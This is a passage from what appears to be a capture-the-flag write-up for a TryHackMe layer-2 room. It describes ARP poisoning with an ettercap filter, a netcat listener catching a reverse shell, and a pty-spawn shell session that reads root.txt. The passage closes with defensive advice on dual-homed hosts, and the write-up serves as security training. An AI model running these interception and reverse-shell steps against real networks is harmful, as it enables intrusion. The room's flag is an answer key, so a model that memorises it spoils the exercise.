
THM{wh4t_an_ev1l_M!tM_u_R} ✓ Correct

Now with everything ready in the background, we can start the **listener** using **"netcat" command**. The final step was to carry out ARP poisoning with the newly created filtering rules written in our whoami.ef file. So, I opened up a new SSH remote access, entered and ran the following command as seen in the image below.



As seen below, I gained a reverse shell with which I was able to list and cat the content of the root.txt.

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@Bob:~# whoami
root
pwd
/root
ls -la
total 44
drwx------ 4 root root 4096 Apr  4  2022 .
drwxr-xr-x 1 root root 4096 Jul  8 15:54 ..
-rw------- 1 root root  594 Mar 27  2022 .bash_history
-rw-r--r-- 1 root root 3106 Mar 27  2022 .bashrc
-rw-r--r-- 1 root root  288 Apr  4  2022 .gns3_perms
drwxr-xr-x 2 root root 4096 Mar 27  2022 .nano
-rw-r--r-- 1 root root  148 Mar 27  2022 .profile
-rw-r--r-- 1 root root  175 Apr  4  2022 rev.go
-rw-r--r-- 1 root root   27 Mar 27  2022 root.txt
-rwxr-xr-x 1 root root  198 Apr  4  2022 server.sh
drwxr-xr-x 2 root root 4096 Apr 19  2022 www
cat root.txt
THM{wh4t_an_ev1l_M!tM_u_R}
```



https://tryhackme.com/r/room/layer2

Conclusion

The presence of a dual-homed host within a network significantly increases the risk of unauthorized access and lateral movement by attackers.
It is crucial for organizations to identify and mitigate risks associated with dual-homed hosts. This can be achieved by implementing strict access controls, network segmentation, and continuous monitoring to detect and respond to potential threats promptly.

However on my last task, it was a new concept to me coming accross in my journey in cybersecurity and by this I felt advantaged since I was to engage into a thorough research and digging. Thank you, till next time.